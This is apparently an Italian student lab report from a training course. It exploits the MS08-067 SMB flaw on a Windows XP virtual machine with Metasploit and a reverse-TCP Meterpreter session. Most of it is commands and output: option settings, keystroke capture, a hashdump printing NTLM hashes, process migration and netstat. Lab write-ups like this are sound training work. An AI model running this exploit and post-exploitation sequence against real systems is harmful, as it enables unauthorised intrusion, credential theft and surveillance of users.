

# **ESERCIZIO M5 D1**

## **HACKING WINDOWS CON METASPLOIT**

- KALI 192.168.11.111**
- WINDOWS XP 192.168.11.113**

# PREPARAZIONE LABORATORIO VULNERABILITA' MS08\_067-NETAPI

The screenshot displays a Kali Linux virtual machine environment. The main window shows the Metasploit Meterpreter console with the following content:

```
marco@kali: ~  
File Azioni Modifica Visualizza Aiuto  
# Name Disclosure Date Rank Check Description  
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption  
1 exploit/windows/smb/smb_relay 2001-03-31 excellent No MS08-068 Microsoft Windows SMB Relay Code Execution  
2 exploit/windows/browser/ms08_078_xml_corruption 2008-12-07 normal No MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption  
3 auxiliary/admin/ms/ms08_059_his2006 2008-10-14 normal No Microsoft Host Integration Server 2006 Command Execution Vulnerability  
4 exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13 normal No Microsoft Visual Studio Mmask32.ocx ActiveX Buffer Overflow  
5 exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07 excellent No Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download  
6 exploit/windows/browser/ms08_053_mediaencoder 2008-09-09 normal No Windows Media Encoder 9 wmx.dll ActiveX Buffer Overflow  
7 auxiliary/fileformat/multidrop normal No Windows SMB Multi Dropper  
  
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/Fileformat/multidrop  
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html#section-2.2.2 |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                   |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                       |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 127.0.0.1       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.11.111  
rhost => 192.168.11.111  
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.11.111  
lhost => 192.168.11.111  
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.11.113
```

The background of the Kali VM shows a desktop with a file explorer window open, displaying the contents of the C:\Documents and Settings\Epicode\_user\ipconfig file. The file content is as follows:

```
Microsoft Windows XP [Versione 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\Documents and Settings\Epicode_user>ipconfig  
  
Configurazione IP di Windows  
  
Scheda Ethernet Connessione alla rete locale (LAN):  
Suffisso DNS specifico per connessione: .  
Indirizzo IP. . . . . : 192.168.11.113  
Subnet mask. . . . . : 255.255.255.0  
Gateway predefinito . . . . . : 192.168.11.1  
C:\Documents and Settings\Epicode_user>
```

# PREPARAZIONE EXPLOIT CON METERPRETER

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.11.113
rhost => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current Setting	Required	Description
RHOSTS	192.168.11.113	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

View the full module info with the `info`, or `info -d` command.


```
msf6 exploit(windows/smb/ms08_067_netapi) > █
```



# INIZIO SESSIONE CON METERPRETER

```
meterpreter > screenshot
Screenshot saved to: /home/marco/WkzqTngT.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
```

SCREENSHOT  
/home/marco/wkzqTngT.jpeg



## TENTATIVO DUMP KEYBOARD

```
meterpreter > getdesktop  
Session 0\WinSta0\Default  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...
```

## VISUALIZZAZIONE DELL'UTENTE ATTIVO - GETUID HASH PASSWORD - HASHDUMP

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > hashdump  
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18 :::  
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24 :::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4 :::
```



# ENUMERAZIONE PROCESSI

```
meterpreter > ps

Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
120	1040	wuauclt.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wuauclt.exe
348	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
604	348	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
628	348	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
672	628	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
684	628	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
844	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
920	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1040	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1092	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1144	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\system32\svchost.exe
1496	672	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1508	1456	explorer.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\Explorer.EXE
1628	672	alg.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\System32\alg.exe
1632	1508	ctfmon.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\ctfmon.exe
1776	1508	cmd.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\cmd.exe
1872	1040	wscntfy.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\wscntfy.exe

```
meterpreter > migrate 1508
[*] Migrating from 1040 to 1508...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1508
```

```
meterpreter > ls
Listing: C:\WINDOWS\system32
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	261	fil	2022-07-15 15:07:02 +0200	\$winnt\$.inf
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1025
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1028
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1031
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:11 +0200	1033
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1037
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:40 +0200	1040
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1041
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1042
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	1054
100666/rw-rw-rw-	2151	fil	2008-04-14 14:00:00 +0200	12520437.cpx
100666/rw-rw-rw-	2233	fil	2008-04-14 14:00:00 +0200	12520850.cpx
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	2052
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	3076
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	3com_dmi
100666/rw-rw-rw-	100352	fil	2008-04-14 14:00:00 +0200	6to4svc.dll
100666/rw-rw-rw-	1840	fil	2008-04-14 14:00:00 +0200	AUTOEXEC.NT
100666/rw-rw-rw-	2885	fil	2022-07-15 15:06:21 +0200	CONFIG.NT
100666/rw-rw-rw-	2885	fil	2008-04-14 14:00:00 +0200	CONFIG.TMP
100666/rw-rw-rw-	66082	fil	2008-04-14 14:00:00 +0200	C_28594.NLS
100666/rw-rw-rw-	66082	fil	2008-04-14 14:00:00 +0200	C_28595.NLS
100666/rw-rw-rw-	66082	fil	2008-04-14 14:00:00 +0200	C_28597.NLS
040777/rwxrwxrwx	0	dir	2022-07-15 16:59:59 +0200	CatRoot
040777/rwxrwxrwx	0	dir	2023-06-13 15:09:36 +0200	CatRoot2
040777/rwxrwxrwx	0	dir	2022-07-15 15:05:39 +0200	Com
100666/rw-rw-rw-	1804	fil	2008-04-14 14:00:00 +0200	Dcache.bin
040777/rwxrwxrwx	0	dir	2022-07-15 15:05:54 +0200	DirectX
100666/rw-rw-rw-	103424	fil	2008-04-14 14:00:00 +0200	EqnClass.Dll
100666/rw-rw-rw-	91088	fil	2022-07-15 15:07:18 +0200	FNTCACHE.DAT
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	IME
100444/r--r--r--	6656	fil	2008-04-14 14:00:00 +0200	KBDAL.DLL
100666/rw-rw-rw-	297984	fil	2008-04-14 14:00:00 +0200	MSCTF.dll
100666/rw-rw-rw-	177152	fil	2008-04-14 14:00:00 +0200	MSCTFIME.IME
100666/rw-rw-rw-	68608	fil	2008-04-14 14:00:00 +0200	MSCTFP.dll
100666/rw-rw-rw-	159232	fil	2008-04-14 14:00:00 +0200	MSIMTF.dll
040777/rwxrwxrwx	0	dir	2022-07-15 15:05:52 +0200	Macromed
040777/rwxrwxrwx	0	dir	2022-07-15 15:07:29 +0200	Microsoft
040777/rwxrwxrwx	0	dir	2022-07-15 15:05:37 +0200	MsDtc
100666/rw-rw-rw-	751592	fil	2022-07-15 15:23:10 +0200	PerfStringBackup.INI
040777/rwxrwxrwx	0	dir	2022-07-15 15:08:35 +0200	Restore
040777/rwxrwxrwx	0	dir	2022-07-15 16:59:28 +0200	Setup
040777/rwxrwxrwx	0	dir	2022-07-15 16:58:05 +0200	ShellExt
100666/rw-rw-rw-	75	fil	2008-04-14 14:00:00 +0200	Visualizza canali.scf

## ELENCO FILE E CARTELLE - LS



# VISUALIZZAZIONE CONNESSIONI TCP ATTIVE - NETSTAT

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter > keyboard_send
Please specify input string
meterpreter > keyboard_send ciao
[*] Done
meterpreter > netstat
```

Home

Connection list

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	920/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	127.0.0.1:1027	0.0.0.0:*	LISTEN	0	0	1628/alg.exe
tcp	192.168.11.113:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.11.113:1050	192.168.11.111:4444	ESTABLISHED	0	0	1040/svchost.exe
udp	0.0.0.0:500	0.0.0.0:*		0	0	684/lsass.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	684/lsass.exe
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System
udp	127.0.0.1:1025	0.0.0.0:*		0	0	1040/svchost.exe
udp	127.0.0.1:1900	0.0.0.0:*		0	0	1144/svchost.exe
udp	127.0.0.1:123	0.0.0.0:*		0	0	1040/svchost.exe
udp	192.168.11.113:123	0.0.0.0:*		0	0	1040/svchost.exe
udp	192.168.11.113:138	0.0.0.0:*		0	0	4/System
udp	192.168.11.113:137	0.0.0.0:*		0	0	4/System
udp	192.168.11.113:1900	0.0.0.0:*		0	0	1144/svchost.exe